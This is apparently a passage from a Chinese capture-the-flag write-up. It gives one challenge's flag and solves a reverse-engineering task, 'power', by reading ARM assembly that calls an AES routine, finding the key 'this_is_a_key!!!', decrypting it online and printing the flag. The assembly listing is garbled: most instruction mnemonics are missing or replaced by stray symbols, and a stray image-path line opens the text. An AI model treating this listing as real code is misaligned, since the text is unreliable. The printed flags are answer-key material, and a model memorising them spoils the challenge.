
```
SETCTF{Th1s_i5_E2_5tRcm9!}
```

power

记事本打开瞅一波

```
/       r1, r3
        r0, [r7, #4]
        _ZN3aes8gfmultbyEhh(PLT)
/       r3, r0
/s      r2, #2
/       r1, r3
        r0, [r7, #4]
        _ZN3aes8gfmultbyEhh(PLT)
/       r3, r0
/       r2, r3
        r3, [r7, #15]
;       r3, r3, r2
        r3, r3
        .L39

        r3, [r7, #2] @ zero_extendqisi2
        r3, #11
        .L46
        r3, [r7, #15]           @ zero_extendqisi2
/s      r2, #2
/       r1, r3
        r0, [r7, #4]
        _ZN3aes8gfmultbyEhh(PLT)
/       r3, r0
/s      r2, #2
/       r1, r3
        r0, [r7, #4]
        _ZN3aes8gfmultbyEhh(PLT)
/       r3, r0
```

有很多含有aes的字符串，继续往下



发现个`this_is_a_key!!!`

这下aes应该跑不脱了，直接网站解密即可

flag为：

```
flag{y0u_found_the_aes_12113112}
```